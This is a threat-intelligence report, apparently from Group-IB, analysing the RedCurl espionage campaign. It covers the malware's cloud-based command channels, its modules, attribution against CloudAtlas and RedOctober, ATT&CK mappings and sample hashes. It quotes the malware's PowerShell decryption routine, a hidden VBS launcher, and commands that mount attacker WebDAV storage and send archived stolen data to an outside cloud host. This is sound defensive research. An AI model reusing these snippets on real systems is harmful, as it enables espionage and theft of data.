


Figure 15. Diagram of Trojan-operator interactions through the cloud

Before obtaining commands, FirstStageAgent logs the start time. To do so, the program adds the username as well as the current date and time to the end of the file "SYS\${env:computername}.[jpg|txt]" located on the cloud service. The message is formed by the command "${env:username}_$(Get-Date -Format g)". To perform the above actions, FirstStageAgent takes the following steps:

1. Downloads the file "SYS\${env:computername}.[jpg|txt]" to the folder with the module.
2. Adds the username as well as the current time and date to the end of the file.
3. Deletes the file "SYS\${env:computername}.[jpg|txt]" from the cloud.
4. Downloads the modified file "SYS\${env:computername}.[jpg|txt]".
5. Removes the downloaded file from the system.

It is worth noting that modules are stored on the infected system in encrypted form. The modules are encrypted using the ConvertTo-SecureString function based on the AES algorithm. A random sequence of bytes is used as a key. The decryption key is always new for each attack and each module.

The final stage of FirstStageAgent's operation is to check for the file "enc/cmd.txt", which contains a new module with commands. The file stored on the server is a System.Security.SecureString object. The ConvertTo-SecureString method is used to decrypt the module. The decryption key is located within the FirstStageAgent file. Analysis revealed that a new encryption key is generated for each attack. Apart from encryption, the data is Base64-encoded. Below is a code section responsible for decryption:

```
function Decrypt-CMD([BYTE[]] $key) {
  $path = «.\tempexec\cmd.txt»;
  $cmdname = -join ((48..57) + (97..122) | Get-Random -Count 8 | %
{[char]$_});
  $dec = Get-Content $path | ConvertTo-SecureString -Key $key;
  $Ptr = [System.Runtime.InteropServices.
Marshal]::SecureStringToCoTaskMemUnicode($dec);
  $result = [System.Runtime.InteropServices.
Marshal]::PtrToStringUni($Ptr);
  [System.Runtime.InteropServices.
Marshal]::ZeroFreeCoTaskMemUnicode($Ptr);
  $bytes=[Convert]::FromBase64String($result);
  $bytes | Set-Content «.\tempexec\${cmdname}.bat» -Encoding Byte
-Force;
  Start-Sleep 10;
  Remove-Item .\tempexec\cmd.txt -Force;  return $cmdname;
}
```

The file "enc/cmd.txt" is downloaded to the ".\tempexec" directory, from which the FirstStageAgent module is launched. The module decryption function reads the contents of the downloaded file and decrypts it using the above algorithm (ConvertTo-SecureString -> Base64). The decrypted module is written to the same directory. A random sequence of 8 characters is generated as a name (example: "[a-z0-9]{8}.bat"). At the last stage of its operation, FirstStageAgent deletes the downloaded file from the system and runs the decrypted file.

After execution, all commands (modules) and created files are deleted using the **sdelete** utility.

As such, all communications between the threat actor and the compromised infrastructure are carried out using legitimate cloud services.

## Channel1 aka RedCurl.C1 and Channel2 aka RedCurl.C2

The modules Channel1 and Channel2 have the same functions. Their main goal is to upload information about the infected device, then download and execute a new module with commands. The encryption method and the algorithm for receiving and sending data are the same as for FirstStageAgent. Each module uses different accounts to access the cloud storage.

The main difference between the modules is the way they communicate with the cloud storage. Channel1 and FirstStageAgent use the "curl.exe" utility to interact with the cloud, while Channel2 mounts a network drive into the system. Mounting is carried out using the "net.exe" utility. All subsequent operations with files located in the cloud are performed using console commands. An example of a command used to mount a network drive is presented below:

```
net use https://storage.driveonweb.de/probdav $pass /user:$login /
persistent:no;
```

Another feature that distinguishes Channel2 from Channel1 is the way of launching the decrypted module with commands. Channel2 uses a VBS script that is run by a common program called "wscript.exe". The path to the module is passed as an argument. Once the script is run, a "WScript.Shell" object is created, which is then used to launch a decrypted BAT file. An example of the VBS script is presented below:

```
On Error Resume Next
CreateObject(«Wscript.Shell»).Run «»»» & WScript.Arguments(0) &
«»»», 0, False
```

Channel1 launches the decrypted module in the same way as FirstStageAgent.

## Commands

The FirstStageAgent, Channel1, and Channel2 modules only download and execute commands (modules) in the "cmd.exe" command-line interpreter. Each downloaded file is a separate module with commands that extend the Trojan's functionality. This means that these Trojan commands are subprograms or modules.

Certain modules can execute PowerShell commands. In such cases, they are Base64-encoded and stored in the file with the module. Modules can contain commands to download additional software. The downloaded modules communicate with operators using files located in the cloud. Additional programs required for the Trojan to operate are located in the cloud directory. It is worth noting that different accounts are used in the modules that store commands and the modules that run commands. However, different modules with commands use the same account. The same module can run on different machines. Modules check the computer name on which they are running to avoid restarting on the same machine. If the computer name matches one of the values on the list, the module will continue with the execution.

Each module starts by creating a temporary directory to save the result of its operation. The directory that stores a module that launched the command is used as a working directory. The directory name is located in the file with the downloaded module. In the modules analyzed, the directory names are based on the following pattern: “temp[0-9]{2,4}”.

The output of each command is added to a password-protected archive. To create the archive, a console version of the 7-Zip program (syspack.exe) is used. The program is delivered to the infected device in advance. The password for the archive is contained in the file and is unique for each module. After files have been added to the archive, they are removed from the system. The archive name is generated using the following template:

```
%computername%_%username%_%%CMD_NAME%%_[%random%]_
[%DD%%MM%|%MM%%DD%]_%HH%%MM%.tmp.
```

The month and day will be determined correctly only if the “DD.MM.YYYY” or “MM.DD.YYYY” date format is set in the system. The %random% field may be missing in some cases. The %CMD_NAME% field depends on the module’s purpose. An example of a command used to create an archive is presented below:

```
syspack.exe a -p%packpass% -mhe=on -sdel -y \\app.koofr.net@SSL\
dav\Koofr\STR\%ARCH_NAME% %LOG_FOLDER%
```

Modules were named based on the value of the %CMD_NAME% field. Below is a list of the detected modules:

| Module | Description |
|---|---|
| **inf** | Collects information about the infected system |
| **dom, d1** | Collects information from Active Directory |
| **dn, mlist** | Collects information about users in Active Directory |
| **ps** | Harvests credentials from the infected machine using LaZagne |
| **sh** | Collects logs from the infected machine. In some cases, it determines the contents of a directory located on the local network |
| **dnlog** | Collects a list of computers on the local network |
| **ins, inst** | Infects files on shared resources within the network |
| **unins** | Removes files intended for distribution within the network |
| **shares** | Obtains a list of available network drives at the address |
| **check, chk** | Checks access to the network drive and obtains a file list |
| **dl, difs, difs2** | Obtains a list of files on a network drive |
| **ml** | Exfiltrates emails |

| Module | Description |
|---|---|
| **mi01** | Launches a DLL file |
| **depmpunins** | Removes traces of compromise from the infected machine |
| **p1, plz232** | Collects system information along with credentials |
| **fs01** | Obtains a list of files in a directory on a network drive |
| **fs02** | Checks the internet connection |
| **ustunlog** | Configures access to the infected machine via SSH |
| **dl1** | Exfiltrates data |
| **ch2, tmp** | Obtains a list of files from temporary directories of other modules |
| **sha** | Obtains a list of available resources for computers within the local network |
| **cre** | Creates a fake window for entering the computer account password |
| **creds** | Same as the **cre** module |
| **fld** | Exfiltrates data from local and network directories |
| **res** | Obtains a list of files stored on the local computer |
| **rf** | Obtains attributes of files located on a network drive |
| **2** | Alive |
| **flg** | Exfiltrates certain files from network directories |
| **wrf** | Collects a list of directories on network drives that have write access |


# Attribution

RedCurl's focus on espionage and the use of public cloud services may indicate that its campaigns are a continuation of the RedOctober and CloudAtlas campaigns described by **Kaspersky Lab** in the past (https://securelist.ru/cloud-atlas-stilnoe-vozvrashhenie-art-kampanii/24716/, https://securelist.com/recent-cloud-atlas-activity/92016/). These cyberespionage attacks targeted industrial, governmental, and commercial organizations in Russia, Central Asia, and Ukraine. They were carried out between 2010 and 2019. At the time of writing, there is no information about attacks involving CloudAtlas tools in 2020.

RedCurl, discovered by Group-IB experts, carried out attacks at different intervals between 2018 and 2020 inclusive. The earliest attack dates back to May 2018. Its victims included companies based in the UK, Canada, Norway, Germany, Russia, and Ukraine. All the companies were private and commercial.


As such, based on the geographical scope of attacks, it is impossible to confirm any links with the campaigns described by Kaspersky Lab.

Analysis of RedCurl revealed that one of the SFX archives was created using the WinRAR utility set to Russian. This fact is confirmed by the strings in the section with resources. Moreover, Russian was set in one of the profiles used as a C&C server.



Language lang_ru

Figure 16. Language in the cloud web interface



```
STRINGTABLE
LANGUAGE LANG_RUSSIAN, 0x0
{
  100,   "Выберите папку для извлечения"
  101,   "Извлечение %s"
  102,   "Пропуск %s"
  103,   "Неожиданный конец архива"
  104,   "Повреждён заголовок файла \"%s\""
  105,   "Повреждён заголовок комментария архива"
  106,   "Повреждён комментарий архива"
  107,   "Недостаточно памяти"
  108,   "Неизвестный метод в %s"
  109,   "Невозможно открыть %s"
  110,   "Невозможно создать %s"
  111,   "Невозможно создать папку %s"
}
```

Figure 17. SFX archive resources

## RedCurl, CloudAtlas and RedOctober: campaign comparison

<table>
<tr><th></th><th>RedCurl</th><th>CloudAtlas</th><th>RedOctober</th></tr>
<tr><td><b>Initial access</b></td><td>SFX archives,<br>LNK files,<br>XLAM documents,<br>JS files</td><td>Phishing document containing the following exploits:<br>CVE-2017-11882<br>CVE-2018-0802</td><td>Phishing document containing the following exploits:<br>CVE-2009-3129<br>CVE-2010-3333<br>CVE-2012-0158</td></tr>
<tr><td rowspan="3"><b>Command</b></td><td colspan="3">· Obtains information about the infected machine<br>· Exfiltrates data<br>· Obtains a directory listing<br>· Propagates across the compromised network</td></tr>
<tr><td>· Sets up access to the compromised machine via SSH<br>· Creates a phishing window with a form for entering domain account credentials</td><td>—</td><td>· Keylogger<br>· Takes screenshots<br>· Exfiltrates data from mobile devices</td></tr>
<tr><td colspan="2">· Extracts passwords using the LaZagne tool</td><td>—</td></tr>
<tr><td><b>C&C communication protocol</b></td><td colspan="3">WebDAV</td></tr>
<tr><td><b>Lateral movement</b></td><td>Substitutes original documents on a network drive with LNK files</td><td>—</td><td>Scans network computers for the MS08-067 vulnerability</td></tr>
<tr><td rowspan="2"><b>Open-source tools used</b></td><td colspan="2">LaZagne, 7-Zip</td><td>—</td></tr>
<tr><td>ADExplorer<br>NirCmd<br>SSH<br>curl</td><td>—</td><td>—</td></tr>
</table>

The RedOctober, CloudAtlas, and RedCurl campaigns all involved a modular Trojan. The C&C servers sent commands in separate modules. The RedOctober campaigns and early CloudAtlas attacks used the WebDAV protocol to communicate with operators, just like the RedCurl campaign. However, the tools used in RedCurl attacks are unprecedented and written in PowerShell. The latest CloudAtlas attacks also used a new PowerShell tool, which Group-IB classified as PowerShower. Analyzing this tool did not reveal overlaps in the code with any RedCurl tools. LaZagne was used to retrieve passwords as part of all the campaigns. A detailed comparison between the campaigns based on the MITRE ATT&CK® matrix is presented below.

## MITRE ATT&CK® Mapping (RedCurl)

| Tactic | Technique | Procedure |
|---|---|---|
| **TA0001: Initial Access** | T1566.002: Spearphishing link | The cybercriminals used phishing emails with links to SFX archives to gain initial access to the target host. |
| **TA0002: Execution** | T1204.002: Malicious File | The victim must launch an executable file and open an LNK, XLAM, MHT or JS file for the infection to start. |
| | T1059.003: Windows Command Shell | The cybercriminals used cmd.exe to execute batch scripts. |
| | T1059.001: PowerShell | The cybercriminals used PowerShell scripts to perform post-exploitation tasks. |
| | T1059.005: Visual Basic | The cybercriminals used VBScript to run batch files. |
| **TA0003: Persistence** | T1053.005: Scheduled Task | The cybercriminals created tasks in the scheduler to achieve persistence on compromised systems. |
| | T1547.001: Registry Run Keys / Startup Folder | The cybercriminals created entries in the HKCU\Software\Microsoft\Windows\CurrentVersion\Run registry key to achieve persistence on compromised systems. |
| **TA0005: Defense Evasion** | T1027: Obfuscated Files or Information | The cybercriminals encrypted data and Base64-encoded PowerShell commands. |
| | T1036.005: Match Legitimate Name or Location | The cybercriminals masked their scripts and tasks in the scheduler using names similar to legitimate ones. |
| | T1070.004: File Deletion | The cybercriminals removed batch scripts immediately after execution. |
| | T1564.001: Hidden Files and Directories | The cybercriminals added the "hidden" attribute to malicious libraries and files to which malicious LNK files pointed. |
| | T1218.011: Rundll32 | The cybercriminals used rundll32.exe to launch RedCurl.Dropper. |
| **TA0006: Credential Access** | T1003.001: LSASS Memory | The cybercriminals used LaZagne to extract passwords from volatile memory. |
| | T1555.003: Credentials from Web Browsers | The cybercriminals used LaZagne to extract passwords stored by web browsers. |
| | T1552.001: Credentials in Files | The cybercriminals used LaZagne to extract passwords stored in files. |
| | T1552.002: Credentials in Registry | The cybercriminals used LaZagne to extract passwords stored in the registry. |
| | T1056.002: GUI Input Capture | The cybercriminals used a phishing Microsoft Outlook pop-up to intercept login credentials. |

| Tactic | Technique | Procedure |
|---|---|---|
| **TA0007: Discovery** | T1082: System Information Discovery | The cybercriminals regularly collected information about compromised systems. |
| | T1035: Network Share Discovery | The cybercriminals collected information about network drives available to compromised hosts. |
| | T1083: File and Directory Discovery | The cybercriminals collected information about files on local and network drives. |
| | T1087.001: Local Account | The cybercriminals collected information about local accounts. |
| | T1087.002: Domain Account | The cybercriminals collected information about domain accounts. |
| | T1087.003: Email Account | The cybercriminals collected information about email accounts. |
| **TA0008: Lateral Movement** | T1080: Taint Shared Content | The cybercriminals placed modified LNK files on network drives, which allowed them to propagate across the network. |
| **TA0009: Collection** | T1119: Automated Collection | The cybercriminals used batch scripts to collect data. |
| | T1005: Data from Local System | The cybercriminals collected data from the local disks of compromised systems. |
| | T1039: Data from Network Shared Drive | The cybercriminals collected data from network drives. |
| | T1114.001: Local Email Collection | The cybercriminals collected emails. |
| **TA0011: Command and Control** | T1102: Web Service | The cybercriminals used legitimate web services to download malicious batch scripts. |
| | T1071.001: Web Protocols | The cybercriminals used the HTTP, HTTPS, and WebDav protocols to perform network connections. |
| **TA0010: Exfiltration** | T1020: Automated Exfiltration | The cybercriminals used batch scripts to exfiltrate data. |
| | T1537: Transfer Data to Cloud Account | The cybercriminals used cloud storage devices to copy data. |

# MITRE ATT&CK® Mapping (RedOctober/Cloud Atlas/Inception)

| Tactic | Technique | Procedure |
|---|---|---|
| **TA0001: Initial Access** | T1566.001: Spearphishing Attachment | The cybercriminals used phishing emails with malicious attachments to gain initial access. |
| **TA0002: Execution** | T1204.002: Malicious File | The device becomes infected as soon as the victim opens the malicious document. |
| | T1059.001: PowerShell | The cybercriminals used PowerShell scripts during post-exploitation tasks. |
| | T1059.005: Visual Basic | The cybercriminals used a VBScript to run batch files. |
| | T1203: Exploitation for Client Execution | The cybercriminals exploited CVE-2012-0158, CVE-2014-1761, CVE-2017-11882, and CVE-2018-0802 vulnerabilities to execute malicious code. |
| **TA0003: Persistence** | T1547.001: Registry Run Keys / Startup Folder | The cybercriminals created entries in the HKCU\Software\Microsoft\Windows\CurrentVersion\Run registry key to ensure persistence on compromised systems. |
| **TA0005: Defense Evasion** | T1027: Obfuscated Files or Information | The cybercriminals used AES and RC4 algorithms to encrypt the payload. |
| | T1218.010: Regsvr32 | The cybercriminals used regsvr32.exe to launch malicious DLLs. |
| | T1218.005: Mshta | The cybercriminals used malicious HTA files to download and execute malicious code. |
| | T1221: Template Injection | The cybercriminals used malicious documents to download the payload from a remote server over HTTP. |
| **TA0006: Credential Access** | T1003.001: LSASS Memory | The cybercriminals used LaZagne to extract passwords from volatile memory. |
| | T1555.003: Credentials from Web Browsers | The cybercriminals used LaZagne to extract passwords stored by web browsers. |
| | T1552.001: Credentials in Files | The cybercriminals used LaZagne to extract passwords stored in files. |
| | T1552.002: Credentials in Registry | The cybercriminals used LaZagne to extract passwords stored in the registry. |

| Tactic | Technique | Procedure |
|---|---|---|
| **TA0007: Discovery** | T1082: System Information Discovery | The cybercriminals regularly collected information about compromised systems. |
| | T1083: File and Directory Discovery | The cybercriminals collected information about files stored on local and network drives. |
| | T1087.001: Local Account | The cybercriminals collected information about local accounts. |
| | T1087.002: Domain Account | The cybercriminals collected information about domain accounts. |
| | T1518: Software Discovery | The cybercriminals collected information about the software installed on the compromised hosts. |
| **TA0009: Collection** | T1119: Automated Collection | The cybercriminals used batch scripts to collect data. |
| | T1005: Data from Local System | The cybercriminals collected data from the local disks of the compromised systems. |
| | T1039: Data from Network Shared Drive | The cybercriminals collected data from network drives. |
| **TA0011: Command and Control** | T1102: Web Service | The cybercriminals used legitimate web services to download malicious batch scripts. |
| | T1071.001: Web Protocols | The cybercriminals used the HTTP, HTTPS, and WebDav protocols to perform network connections. |
| | T1573.001: Symmetric Cryptography | The cybercriminals used the AES algorithm to encrypt network connections. |
| | T1090.003: Multi-hop Proxy | The cybercriminals used chains of compromised routers to communicate with cloud storage providers. |
| **TA0010: Exfiltration** | T1020: Automated Exfiltration | The cybercriminals used batch scripts to exfiltrate data. |
| | T1537: Transfer Data to Cloud Account | The cybercriminals used cloud storage devices to copy data. |

The above comparative analysis of the RedCurl, CloudAtlas, and RedOctober campaigns shows that, despite similarities between the attacks, it is impossible to assert unequivocally whether RedCurl is a continuation of the **CloudAtlas and RedOctober** campaigns or linked to them in any way.

# IoCs

## Samples

| Date | Hashes | Classification |
|---|---|---|
| **2018-06-11** | MD5: **********<br>SHA1: **********<br>SHA256: ********** | ********** |
| | MD5: **********<br>SHA1: **********<br>SHA256: ********** | ********** |
| | MD5: 571cba0332280827b067612f04f43f2b<br>SHA1: c2614da1b29293505fd71589641adfc5161a1146<br>SHA256: a5016649ea75e7c627ce7dfd794a89f66ff113633abd9cd37fe79270336acbca | Encoded RedCurl.FSA |
| | MD5: cc9460fa24872509eae5bd6496858202<br>SHA1: 21e08a4ebff766c25b1df255a1efc3f39dd1180c<br>SHA256: c9ad954dea815ef6fd7013b3ba2f476b65d13a9907dabc7ab3b13fee72c46ad6 | Encoded RedCurl.C1 |
| | MD5: b15c556a02ae0779781d1e1a8bf60ff2<br>SHA1: 6d488096fae4916dab8a17c43eb2ce8cee340616<br>SHA256: 3a962d97ca4fde28feae125d1460e25df33cfb47a6ddc60a2c12e0060244547e | Encoded RedCurl.C2 |
| **2018-07-04** | MD5: **********<br>SHA1: **********<br>SHA256: ********** | ********** |
| | MD5: **********<br>SHA1: **********<br>SHA256: ********** | ********** |
| | MD5: **********<br>SHA1: **********<br>SHA256: ********** | ********** |
| | MD5: **********<br>SHA1: **********<br>SHA256: ********** | ********** |
| | MD5: 8292f62c1583a79021ad5e7654b33fd3<br>SHA1: d13feeac312e7a43340ef3ef6df28b4f53209016<br>SHA256: 4705ebee308ace8f17f333fb394eafa85893def238fc1383895c0bacffcda032 | Encoded RedCurl.FSA |

| Date | Hashes | Classification |
|---|---|---|
| **2018-07-04** | MD5: 6a5eef605d8cfccf00f636ca7021e590<br>SHA1: b5922c93e70840125617ba36a3651413c641e558<br>SHA256: 402d12e5ec939db389bf5713af5c90b25fc2f1ba7f653ec9454140f32fca2f7b | Encoded RedCurl.C1 |
| | MD5: 40ee1d475ff236b83d61c563ad5d261d<br>SHA1: dd4392b4c06a24b615d7672a90d4c0bf43425efe<br>SHA256: 7356f7bbb0168c3eff59613add94f5f2d8ee2cd2b796fe37f56b722121f5c92d | Encoded RedCurl.C2 |
| | MD5: 5f6d12a1f6a58f0abab1e214c5fcc872<br>SHA1: 126fb5c821e4d9e3cd22fb4076c718e6c7048537<br>SHA256: 125b81f93be005d9709af4c95bc4b4449aeb3c2af36730c3441a267444cfa8cd | Encoded RedCurl.FSA |
| **2018-07-04** | MD5: **********<br>SHA1: **********<br>SHA256: ********** | ********** |
| | MD5: 6272b59b5090f45639a5a26ad8f98365<br>SHA1: fc6d0882cafc128ea44dfb82a8612c28246457ba<br>SHA256: 55327d92ee6f11faec64a6dc9a5088940458610b05671a766a4874b32ca30035 | Encoded RedCurl.FSA |
| **2018-12-01** | MD5: 9691daebab79c6ab48adac73bda0a84a<br>SHA1: 4d068039476fe2e5a883d08d3b16827ab2442a1f<br>SHA256: af4983c6a86105d1b7f1c73e1ce7ea4710d5f5c7dbdf14d87132279346dad96f | RedCurl. InitialDropper |
| | MD5: aff86bd355a746208fcf31de9707ae0b<br>SHA1: d80dea264dc6621223b3f91564c71699f4d20d6b<br>SHA256: 8353529d98b32d45a403128f03a3e8f6cc21f9dfb9362b9898eb0e4dc3bd807f | RedCurl.FSA_light |
| **2019-07-02** | MD5: **********<br>SHA1: **********<br>SHA256: ********** | ********** |
| | MD5: 2375e40fb45efecc4e162449ea1fb479<br>SHA1: a7a170ea16b4fb567da7656f9690977129bf022b<br>SHA256: abb51a52a9bb5342ed2f1acb9f4c802d7333f8f493b2970dc9767e5bc608514a | RedCurl.Dropper |
| | MD5: 2abdcca9bdfa79e22f49af21082422f1<br>SHA1: 9921aaba1bc6ac7c2002db7b395d2d6fce232b05<br>SHA256: 684f231c7ec0fde283d559cad729acdadcda8644b8054a40bda2f078ed777e79 | Encrypted RedCurl.FSA |
| | MD5: aa57b416608949c5dcf9f496832f317e<br>SHA1: 6e4a0fc3b901a1eb2d7dad87e08bbe8176df27ca<br>SHA256: fe03a9a0a2df2e8580a990b7dbd7e6915e1bd56a3716cdc686b39a973ac945b7 | Encrypted RedCurl.C1 |

| Date | Hashes | Classification |
|---|---|---|
| 2019-07-02 | MD5: 5294c19eea035302410711b718cd623e<br>SHA1: a32edf29e9dd334d938e7d43bf5f23e5e2e1379b<br>SHA256: 14c02e489f2593f5a4f13dba6ea4675e4fe233081a90fa2deeb1e7afcc5b7cfb | Encrypted RedCurl.C2 |
| 2019-07-10 | MD5: e18e269de42033065baeaf3e1bba0cf7<br>SHA1: 2bc166ae7482ab1fc164a82333d52f562e3ebcf2<br>SHA256: ba7278b2d7087d2cdd0af9ca298edbab5e134d31ac33da7378c28032b2894b69 | RedCurl.Dropper |
| | MD5: aa625ac2df396bb478eee6a875083dc6<br>SHA1: 1e799d277564f5e2dc02765d67baa2b001eb3c14<br>SHA256: 9bfda16318e0a1875f2c527196e6ecec8b818663bbfd26b40ae2c310aa234834 | Encrypted RedCurl.FSA |
| | MD5: fd3f1940afc2b429bc56c0b55f356944<br>SHA1: 9544021eca90f2b61c00b1f3d964eada46c4069f<br>SHA256: dac83995f978a8917bca8577ddcbb43efdb9889db82d112dd547e0d52d277866 | Encrypted RedCurl.C1 |
| | MD5: 8048a791b5946dd68a1fc8ca5358ec75<br>SHA1: 0536f010e53e68844875d635b9af896b98b7b7f9<br>SHA256: 7e0221f3bfeec837333244793806777fe0f86fc8f35a98d45bc91f1408eff421b | Encrypted RedCurl.C2 |
| 2019-07-18 | MD5: **********<br>SHA1: **********<br>SHA256: ********** | ********** |
| | MD5: 40ef07b3221d9846d892c42d10b7220e<br>SHA1: e8c2b3f99fccd983fb8245d9523687e6f3d9e7c0<br>SHA256: fb590ffe5abbbae1e44f7db0081d4fb63b9be88c33cbeed7e8b61af6fb9d184f | RedCurl.Dropper |
| | MD5: f215b71695e8f5f4ddf50466e853cc42<br>SHA1: 37bd8f99b48d3c4ba2d961a2845500d49f6d0b67<br>SHA256: d8e25f8abb73f4c14c80d65fcb26cefca276ddbf184145be5dca2ed553c784b2 | Encrypted RedCurl.FSA |
| | MD5:313ede2578a6d8ab5a1b558a78759085<br>SHA1:eab481f339cd5f64bc91c7718ccdc7997bb717d6<br>SHA256: c12e73c1422138b496c4632115a69acfad3a3603979bf78f6f54ed7a2dace22b | Encrypted RedCurl.C1 |
| | MD5: 3becc75bfd9c8d3fd19b8486ba980ce4<br>SHA1: 5ded57ebeb26d53926338f350e5ff3c5b97c355b<br>SHA256: 20bde46e621f2c18402d9f32ea8021525b8f0af27977210c0fde74c6c0117d36 | Encrypted RedCurl.C2 |
| 2019-07-25 | MD5: **********<br>SHA1: **********<br>SHA256: ********** | ********** |

| Date | Hashes | Classification |
|---|---|---|
| 2019-07-25 | MD5: b096449ed0ca654ae166bc141bd22335<br>SHA1: c9f2ed153f54faab782fde4d7b99b8a76165b43b<br>SHA256: 9a1660ba58e40a6bff8db84d43fbdf4bf5c950dd2473021dadfde20f100641e1 | RedCurl.Dropper |
| | MD5: da62ada98b1b0c6ecb5d47eab1e9519e<br>SHA1: 3e8594a9ae1b779502dad2783a32be3708121ee6<br>SHA256: 67ac0312de78b8f3d8cb3202cf109a19593407cba10d53d24e21750b77463b7a | Encrypted RedCurl.FSA |
| | MD5: b1479513a24a37e4e3b0c38d6535cf21<br>SHA1: 6a3132c2d2663c70cbf91c3b6e412de6a9b2000f<br>SHA256: 9f73b30c0c8fca4950ac7de0497fec3104fb747df07550125987e546ec39ff84 | Encrypted RedCurl.C1 |
| | MD5: b2e91b4b714adbe826dbb5692db78453<br>SHA1: 8a7dc93cb358dfa3ede7ebe6215200541a5d2350<br>SHA256: 0ab7a99db824bc6435f6c0b9b8228398e50c572620f40e392e4afdf163133274 | Encrypted RedCurl.C2 |
| 2019-07-25 | MD5: **********<br>SHA1: **********<br>SHA256: ********** | ********** |
| | MD5: **********<br>SHA1: **********<br>SHA256: ********** | ********** |
| | MD5: 98e9ab41cc8756fb15edaf879200d414<br>SHA1: 18f5abb55e372c59d35665b125a3facd39406d0a<br>SHA256: 47ea69945bbeb18bce1c0446f00cc6b2ed29836238a8c76b1078fc4f6e2a08d2 | RedCurl.Dropper |
| | MD5: 484bb302a2ca940f562be418e1b67eee<br>SHA1: 1d4b869153121c47b97901dfe9b0a595d3a41b65<br>SHA256: 3cae215d0fb22e64034a7c5364a5498d31a8409ec46621809855c057c88c6f91 | Encrypted RedCurl.FSA |
| | MD5: 948ccaba625e5073730cef8c0d21f894<br>SHA1: a31c0046f06c9274adc322363045b7a6e01ccc9e<br>SHA256: a06cd437c52eafc2f577ab4598e590990cfda4dd9eeb5a20ddd2376ff873638d | Encrypted RedCurl.C1 |
| | MD5: edab30e2d72f62f9056398e85d31195d<br>SHA1: af8e1aa9e57b2dae655b6b2a0c3b3ec15878a57d<br>SHA256: 1c1608cb2e48e68cd961994484de3aed68b35b1c5f118040f0336a5eba9d50af | Encrypted RedCurl.C2 |
| | MD5: **********<br>SHA1: **********<br>SHA256: ********** | ********** |

| Date | Hashes | Classification |
|---|---|---|
| **2019-07-25** | MD5: dcf33e6f22ed5a24fb8e2c507770f278<br>SHA1: 19a1b5c4153bbe082b43688f57b4a02ffbc3f06c<br>SHA256: 82e21853c392a31ec1751e58bd98abb50ecfb19afc7d6bb6e9e4f0cc4538eda5 | RedCurl.Dropper |
| **2019-07-30** | MD5: **********<br>SHA1: **********<br>SHA256: ********** | ********** |
| | MD5: 3E36E2AF206B6C41847161C58C777554<br>SHA1: 679A71094CD62D342CFD189F178E7D8CDDC5D0C1<br>SHA256: 6EA64629B17DA6923AD58680CE769B545E9A75E3FC7B86CB9756B1D3E85D7A2D | RedCurl.Dropper |
| | MD5 f2fe7442b9017dcfe146ebea85a631e7<br>SHa1 a608509665e6f07e407c636fdafc9a364df9ba89<br>SHA256 0f3e14d24ef31e6acdd491a5406818a4526741e04d080b6c2d28547ec9fb42d5 | Encrypted RedCurl.FSA |
